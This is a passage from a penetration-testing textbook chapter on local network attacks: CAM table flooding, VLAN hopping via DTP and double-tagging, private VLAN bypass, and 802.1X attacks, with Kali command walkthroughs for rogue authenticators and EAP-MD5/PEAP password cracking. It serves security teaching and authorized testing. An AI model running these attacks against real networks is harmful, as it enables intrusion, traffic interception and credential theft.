- SpiderLabs' Responder[6] (responding to name resolution requests)
- Evilgrade[7] (serving malicious content to victims by service impersonation)
- Metasploit (further service impersonation and name resolution attack)

> Within IPv6 networks ARP is not used to perform resolution. Instead, Neighbor Discovery Protocol (NDP) is used over the link layer with multicast ICMPv6 packets, as described later in this chapter.

**CAM Table Overflow**

Switches use CAM (*Content Addressable Memory*) tables to map MAC address and VLAN assignments to individual ports, so that network frames are delivered correctly. Within Kali Linux, the *macof* utility (part of Dug Song's *dsniff* package[8]) may be used to flood a switch with random Ethernet frames and IP packets, resulting in a CAM table overflow. Unable to map inbound frames to their destinations, the switch will fail-open and broadcast them to all ports (becoming a hub).

Example 5-3 demonstrates *macof* in-use; flooding the local switch using the *eth1* network interface. The CAM table of an unhardened switch will overflow in a couple of minutes, and a network sniffer may be used to capture leaked frames.

*Example 5-3. CAM table overflow using macof*

```
root@kali:~# macof -i eth1
aa:e1:ea:6b:6d:df 72:32:28:61:13:83 0.0.0.0.58748 > 0.0.0.0.46865: S
1471907715:1471907715(0) win 512
3e:3f:ec:c:2c:f3 28:d0:25:5a:68:77 0.0.0.0.51035 > 0.0.0.0.29831: S
1262009471:1262009471(0) win 512
61:dc:7b:62:1d:69 f3:55:91:7:a:9b 0.0.0.0.32352 > 0.0.0.0.33877: S
1680468122:1680468122(0) win 512
3:9e:e:22:59:1a f6:77:65:7d:ac:d3 0.0.0.0.17314 > 0.0.0.0.746: S
1259327237:1259327237(0) win 512
b:7a:f6:67:3f:66 74:25:99:70:4f:8c 0.0.0.0.31281 > 0.0.0.0.9475: S
1985249557:1985249557(0) win 512
```

# 802.1Q VLAN

VLANs are used within enterprises to segment networks (e.g. data, voice, and management) and create individual broadcast domains. Along with reducing unnecessary broadcast of traffic, 802.1Q tagging limits the scope of ARP cache poisoning and other local attacks. Administrators define arbitrary VLAN ID values (0-4096), which are used to tag Ethernet frames and establish network segments. Figure 5-4 demonstrates a typical

[4] http://www.thoughtcrime.org/software/sslstrip/

[5] https://github.com/brav0hax/easy-creds

[6] https://github.com/SpiderLabs/Responder

[7] https://github.com/infobyte/evilgrade

[8] http://www.monkey.org/~dugsong/dsniff/

environment—a *trunk* is created between switches to distribute all of the traffic across a native VLAN, and individual ports are allocated to further VLANs.





*Figure 5-4. A typical network using 802.1Q VLAN tagging*

> It is uncommon for VLANs to span switches, as routers should be used to relay traffic between segments and avoid data link layer issues that may impact latency (e.g. flooding associated with broadcast frames).

Common risks faced by 802.1Q implementations include:

- Dynamic trunk abuse to compromise VLANs and data (*switch spoofing*)
- Double-tagging frames to send data to other VLANs
- Layer 3 bypass of private VLAN port isolation[9]

These attacks are described across the following sections.

**Dynamic Trunking**

In hardened environments, your port will have a static assignment, constraining you to a specific VLAN and broadcast domain. By default however, many switches support dynamic trunking, which an adversary can abuse to emulate a switch and receive traffic across all VLANs, as demonstrated by Figure 5-5.

[9] CVE-2005-4441





*Figure 5-5. Using DTP to enable trunking on a local port*

The five port modes supported by Cisco switches are listed in Table 5-1.

*Table 5-1. 802.1Q port modes used by Cisco switches*

| Mode | Notes |
|---|---|
| Access | Places the port into a permanent nontrunking mode |
| Trunk | Places the port into a permanent trunking mode |
| Dynamic auto | The port may convert the link to a trunk if the neighboring port negotiates a trunk or dynamic desirable connection (the default mode) |
| Dynamic desirable | The port actively attempts to convert its link to a trunk, becoming a trunk port if the neighboring port negotiates a trunk, dynamic desirable, or dynamic auto mode |
| Nonegotiate | Disables dynamic trunking entirely for the port |

Within Kali Linux you can test for DTP support using *dtpscan.sh*, as shown in Example 5-4. The utility will test the port and return the status (which can be referenced against Table 5-1).

*Example 5-4. Running dtpscan.sh*

```
root@kali:~# git clone https://github.com/commonexploits/dtpscan.git
root@kali:~# cd dtpscan/
root@kali:~/dtpscan# chmod a+x dtpscan.sh
root@kali:~/dtpscan# ./dtpscan.sh

#########################################################
***   DTPScan - The VLAN DTP Scanner 1.3              ***
***   Detects DTP modes for VLAN Hopping (Passive)    ***
```

```
#####################################################

[-] The following Interfaces are available

eth0
eth1

-----------------------------------------------------
[?] Enter the interface to scan from as the source
-----------------------------------------------------
eth1

[-] Now Sniffing DTP packets on interface eth1 for 90 seconds.
[+] DTP was found enabled in it's default state of 'Auto'.
[+] VLAN hopping will be possible.
```

Upon identifying a port that supports VLAN hopping (i.e. set to *trunk*, *dynamic auto*, or *dynamic desirable*), use Yersinia to enable trunking and evaluate the network configuration. Run the utility using the following from the command line[10]:

```
root@kali:~# yersinia -I
```

To launch an attack using a particular network interface, first navigate to the interfaces menu using 'i' and then use 'a' and 'b' to toggle the interfaces, as shown:

```
┌──────────────── Global Interfaces ─────────────────┐
│                                                    │
│ a) eth0 (OFF)                                      │
│ b) eth1 (ON)                                       │
│                                                    │
└──────────────── Press q to exit ──────────────────┘
```

Once an interface is selected (*eth1* in this case), use 'g' to select a protocol to use:

```
┌─ Choose protocol mode ──────────────────────┐
│ CDP    Cisco Discovery Protocol             │
│ DHCP   Dynamic Host Configuration Protocol  │
│ 802.1Q IEEE 802.1Q                          │
│ 802.1X IEEE 802.1X                          │
│ DTP    Dynamic Trunking Protocol            │
│ HSRP   Hot Standby Router Protocol          │
│ ISL    Inter-Switch Link Protocol           │
│ MPLS   MultiProtocol Label Switching        │
│ STP    Spanning Tree Protocol               │
│ VTP    VLAN Trunking Protocol               │
│                                             │
└─ ENTER to select  -  ESC/Q to quit ─────────┘
```

Upon selecting DTP, use 'x' to present the available attacks and '1' to enable trunking. At this point, you should see data from the available VLANs using the 802.1Q menu (accessible via 'g'), as follows:

```
┌── yersinia 0.7.3 by Slay & tomac - 802.1Q mode ──────────────[15:00:08]┐
│ VLAN L2Prot Src IP         Dst IP         IP Prot Iface  Last seen      │
```

[10] Use 'h' within Yersinia to display available commands.

```
0250 ARP    10.121.5.1     10.121.5.17?   UKN      eth1  11 Aug 14:51:00
0250 ARP    10.121.5.235   10.121.5.1?    UKN      eth1  11 Aug 14:52:13
0250 ARP    10.121.5.87    10.121.5.1?    UKN      eth1  11 Aug 14:52:20
0250 ARP    10.121.5.201   10.121.5.1?    UKN      eth1  11 Aug 14:52:48
0250 ARP    10.121.5.240   10.121.5.1?    UKN      eth1  11 Aug 14:52:55
0250 ARP    10.121.5.242   10.121.5.1?    UKN      eth1  11 Aug 14:53:06
0250 ARP    10.121.5.246   10.121.5.1?    UKN      eth1  11 Aug 14:56:10
0250 ARP    10.121.5.251   10.121.5.1?    UKN      eth1  11 Aug 14:57:53
0250 ARP    10.121.5.248   10.121.5.1?    UKN      eth1  11 Aug 14:59:09
```

**Attacking Specific VLANs**

Armed with VLAN and IP address values, you can configure virtual interfaces to attack each network. Example 5-5 shows how to join VLAN 250 under Kali Linux. If DHCP is not available, use *ifconfig* to set a static IP address. Once configured, you may then attack the systems within the VLAN at later 2 (e.g. ARP cache poisoning and man-in-the-middle), and then layer 3 (e.g. IP network scanning and testing of exposed services).

*Example 5-5. Configuring a virtual interface within Kali Linux*

```
root@kali:~# modprobe 8021q
root@kali:~# vconfig add eth1 250
Added VLAN with VID == 250 to IF -:eth1:-
root@kali:~# dhclient eth1.250
Reloading /etc/samba/smb.conf: smbd only.
root@kali:~# ifconfig eth1.250
eth1.250  Link encap:Ethernet  HWaddr 00:0e:c6:f0:29:65
          inet addr:10.121.5.86  Bcast:10.121.5.255  Mask:255.255.255.0
          inet6 addr: fe80::20e:c6ff:fef0:2965/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2206 (2.1 KiB)  TX bytes:1654 (1.6 KiB)

root@kali:~# arp-scan -I eth1.250 10.121.5.0/24
Interface: eth1.250, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.121.5.1    58:16:26:ff:58:89   Avaya, Inc
10.121.5.16   cc:f9:54:a7:da:eb   Avaya, Inc
10.121.5.17   cc:f9:54:a7:da:b2   Avaya, Inc
10.121.5.18   cc:f9:54:a7:6e:e5   Avaya, Inc
10.121.5.20   cc:f9:54:a7:95:1f   Avaya, Inc
```

**802.1Q Double-tagging**

If the native VLAN (used between switches to form a trunk) is exposed to an adversary, she can double-tag frames and send content to other networks, as shown in Figure 5-6. The frame is tagged with the native VLAN (1) and the target VLAN (20).





*Figure 5-6. Double-tagging VLAN frames*

A valid destination address is required to deliver content, and so knowledge of the target MAC and IP is a pre-requisite. The majority of attacks are unidirectional and leverage connectionless protocols (e.g. SNMP), however, it is possible to establish a TCP connection with a victim if that host can communicate with an IP under the attacker's control (demonstrated by Figure 5-7). Andrew Vladimirov detailed the tactic in a post[11] to the Full Disclosure mailing list, and Steve Rouiller's *Virtual LAN Security: weaknesses and countermeasures* paper[12] contains reference code for this attack (*vlan-de-1-2.c*) within its appendices.





*Figure 5-7. Bypassing security controls by double-tagging*

[11] http://seclists.org/fulldisclosure/2005/Dec/981

[12] http://uploads.askapache.com/2006/12/vlan-security-33.pdf

This technique can also be used to port scan the victim, by sending double-tagged TCP SYN packets using a spoofed source IP (of an attacker controlled system that is reachable by the victim) to each port, and monitoring the behavior (e.g. TCP SYN/ACK responses from open ports, as described in Chapter 6).

> Double-tagging attack mitigation involves the native VLAN being accessible to only privileged ports and devices, as shown in Figure 5-4. By enforcing correct VLAN boundaries, attackers cannot double-tag and send frames to other segments.

**Layer 3 Private VLAN Bypass**

In guest wireless networks and other environments, private VLAN[13] (also known as *port isolation*) configurations are used to prevent peers from interacting (i.e. clients connect to a wireless access point but cannot address one another). Depending on network ACLs (or lack thereof), it may be possible to send IP packets up to a router, which are then forwarded back to a neighboring peer. Figure 5-8 demonstrates the attack, by which an adversary sends a network frame with a crafted destination MAC (of the router) and IP address (of the target).





*Figure 5-8. A private VLAN attack*

[13] RFC 5517

The gateway receives the frame and forwards the packet to the destination. This attack may be exploited in the same manner as double-tagging before (expanding on Steve Rouiller's *pvlan.c*)—if the victim can connect to an IP that is attacker controlled, TCP sessions with listening ports can be established.

## 802.1X PNAC

Port-based network access control (PNAC) is a mechanism by which devices connecting to a local area network are authenticated. Figure 5-9 shows how EAP authentication messages are sent between the supplicant, authenticator, and authentication server. Unauthenticated supplicants cannot participate in the network, however can initiate EAP conversations via the authenticator with the backend RADIUS server.





*Figure 5-9. 802.1X authentication*

Most 802.1X implementations support common EAP methods listed in Table 5-2. EAP-MD5 support is particularly problematic, as the method is vulnerable to offline brute-force password grinding. EAP-TLS and PEAP provide authentication and transport security via TLS, which mitigate the exposure of credentials. In all cases however, the supplicant identity is broadcast within the plaintext EAPOL start message.

*Table 5-2. Common 802.1X Authentication Methods*

| Method | Authentication process |
|---|---|
| EAP-MD5 | The authentication server sends a challenge to the supplicant. The supplicant sends a response in the form of an MD5 hash (calculated using an identifier, challenge value, and user password). The server performs the same calculation and if the hashes match, the supplicant is authenticated. |
| EAP-TLS | The authentication server and supplicant establish a TLS session. The supplicant validates the X.509 certificate of the authentication server, and |

| Method | Authentication process |
|---|---|
| | vice-versa. By performing mutual authentication using certificates, passwords are not used. TLS authentication is detailed in Chapter 11. |
| PEAP | The supplicant and authentication server establish an authenticated TLS tunnel. MSCHAPv2 challenge/response is used over TLS to authenticate the supplicant using the user's credentials (i.e. username and password). |

Attack tactics that can be launched against 802.1X implementations include:

- Active brute-force password grinding via EAP
- Attack of the RADIUS server using malformed EAP content[14]
- EAP message capture and offline password cracking (EAP-MD5 and PEAP)
- Forcing EAP-MD5 authentication to bypass TLS certificate validation
- Injecting malicious network traffic upon authenticating using a hub or similar[15]

EAP logoff frame spoofing in shared media environments (e.g. 802.11) is also an issue, but out of scope for the purposes of this title. Table 5-3 lists available 802.1X testing tools and details the supported attacks.

*Table 5-3. Capabilities of 802.1X testing tools*

| Tool | EAP brute-force | EAP-MD5 cracking | PEAP cracking | Frame injection |
|---|---|---|---|---|
| XTest[16] | X | X | | X |
| Marvin[17] | | | | X |
| eapmd5pass[18] | | X | | |
| hostapd-wpe[19] | | | X | |
| asleap[20] | | | X | |

**EAP Message Capture and Offline Attack**

An adversary with privileged network access (e.g. the Ethernet cable to the supplicant) can sniff EAP-MD5 conversations and use a rogue 802.1X authenticator to obtain PEAP (MSCHAPv2) credentials. Depending on the configuration of the supplicant, the rogue server may spawn a TLS certificate error, which the user will likely acknowledge to continue with authentication. The configuration is shown in Figure 5-10.

[14] CVE-2008-2441 and CVE-2013-3466

[15] Mitigated by adopting 802.1AE (MACsec)

[16] http://xtest.sourceforge.net

[17] http://www.gremwell.com/marvin-mitm-tapping-dot1x-links

[18] http://www.willhackforsushi.com/?page_id=67

[19] https://github.com/OpenSecurityResearch/hostapd-wpe

[20] http://www.willhackforsushi.com/?page_id=41





*Figure 5-10. Deploying a rogue authenticator*

**EAP-MD5**

Upon capturing an EAP-MD5 conversation (between the supplicant and authentication server) in PCAP format, use *eapmd5pass* to compromise the user credentials, as shown in Example 5-6.

*Example 5-6. Using eapmd5pass within Kali Linux*

```
root@kali:~# eapmd5pass -r pcap.dump -w /usr/share/wordlist/sqlmap.txt
Collected all data necessary to attack password for "chris", starting attack.
User password is "tiffers1".
1202867 passwords in 4.06 seconds: 296272.66 passwords/second.
```

**PEAP**

You may deploy a rogue authenticator (*hostapd-wpe*) to capture MSCHAPv2 material sent over TLS via PEAP. The server is easily installed and run within Kali Linux, as follows:

```
apt-get update
apt-get install libssl-dev libnl-dev
git clone https://github.com/OpenSecurityResearch/hostapd-wpe
wget http://hostap.epitest.fi/releases/hostapd-2.2.tar.gz
tar -zxf hostapd-2.2.tar.gz
cd hostapd-2.2
patch -p1 < ../hostapd-wpe/hostapd-wpe.patch
cd hostapd
make
cd ../../hostapd-wpe/certs
```

```
./bootstrap
cd ../../hostapd-2.2/hostapd
./hostapd-wpe hostapd-wpe.conf
```

Edit *hostapd-wpe.conf* to specify a network interface and modify other settings. Once running, the utility will print MSCHAPv2 challenge/response values (and log to *hostapd-wpe.log* within the current directory), which are then cracked using *asleap*, as demonstrated by Example 5-7. The attack uses rainbow tables, so use *genkeys* to create the *words.dat* and *words.idx* files (based on the */usr/share/wordlists/sqlmap.txt* wordlist in this case).

*Example 5-7. Capturing and cracking PEAP credentials*

```
root@kali:~/hostapd-2.2/hostapd# ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface eth0 with hwaddr 00:0c:29:30:55:0d and ssid ""
eth0: interface state UNINITIALIZED->ENABLED
eth0: AP-ENABLED
mschapv2: Wed Aug 19 16:04:53 2015
username: chris
challenge: 79:4e:1d:af:93:8f:d8:a6
response: e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0

root@kali:~/hostapd-2.2/hostapd# genkeys -r /usr/share/wordlists/sqlmap.txt -f
words.dat -n words.idx
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
1202868 hashes written in 4.45 seconds:  270435.83 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 13167671 compares.
Creating index file (almost finished) ...Done.
root@kali:~/hostapd-2.2/hostapd# asleap -C 79:4e:1d:af:93:8f:d8:a6 -R
e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0 -f
words.dat -n words.idx
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
        hash bytes:        4a39
        NT hash:           198bdbf5833a56fb40cdd1a64a39a1fc
        password:          katykat
```

**Forcing EAP-MD5 Authentication**

Microsoft IAS, Cisco ACS, and other authentication servers support EAP-MD5, which can be abused by an adversary with stolen credentials (i.e. username/password) to authenticate without providing a client certificate. This can be exploited within an enterprise environment to access the network using a system that is not part of the Windows domain, for example.

Within Kali Linux, *wpa_supplicant* may be configured to negotiate an 802.1X session over Ethernet (*eth1*) using EAP-MD5 and user credentials (e.g. *chris*/*abc123*), as shown in Example 5-8.

*Example 5-8. Forcing 802.1X EAP-MD5 authentication*

```
root@kali:~# cat /etc/wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=wheel
ap_scan=0
network={
    key_mgmt=IEEE8021X
```

```
    eap=MD5
    identity="chris"
    password="abc123"
    eapol_flags=0
}
root@kali:~# wpa_supplicant -B -D wired -i eth1 -c /etc/wpa_supplicant.conf
root@kali:~#
```

## CDP

Hosts supporting *Cisco Discovery Protocol*[21] (CDP) broadcast Ethernet multicast frames describing their operating system and network details. Individual CDP frame data fields are listed in Table 5-4.

*Table 5-4. Data found in CDP frames*

| Type | Content |
|---|---|
| 1 | Device hostname or serial number, represented as an ASCII string |
| 2 | Layer 3 interface of the host sending the frame |
| 3 | Port on which the CDP update has been sent |
| 4 | Functional capabilities of the host (e.g. router, switch, not IGMP capable) |
| 5 | ASCII string containing the software version (the same as *show version*) |
| 6 | Hardware platform |
| 7 | List of directly attached IP network prefixes |
| 9 | VTP management domain |
| 10 | The 802.1Q native VLAN |
| 11 | The duplex setting of the sending port |
| 14 | VoIP handset auxiliary VLAN query |
| 15 | VoIP handset auxiliary VLAN reply |
| 16 | Power consumption (in milliWatts) of a device, such as aVoIP handset |

You can collect CDP frames and gather network information through passive sniffing in Cisco environments. Yersinia captures CDP frames and displays the individual fields, as demonstrated by Example 5-9.

*Example 5-9. CDP frame decode using Yersinia*

```
┌──────────────────────────────────────────┐
│  Destination MAC  01:00:0C:CC:CC:CC      │
│          Version  02                     │
│              TTL  0A                     │
│         Checksum  8373                   │
│            DevID  zape                   │
│        Addresses  010.013.058.009        │
```

[21] http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/cdp/configuration/15-mt/cdp-15-mt-book/nm-cdp-discover.html

```
│          Port ID  FastEthernet0/11          │
│      Capabilities  00000028                 │
│ Software version  Cisco Internetwork 0      │
│          Platform  cisco WS-C2950T-24       │
│    Protocol Hello                           │
│        VTP Domain  VTP-DOMAIN               │
│       Native VLAN  0064                     │
│            Duplex  01                       │
└──── q,ENTER: exit  Up/Down: scrolling ──────┘
```

Active CDP attacks resulting in unintended consequences include:

- CDP flooding of the local switch, resulting in denial of service[22] (e.g. 99% CPU)
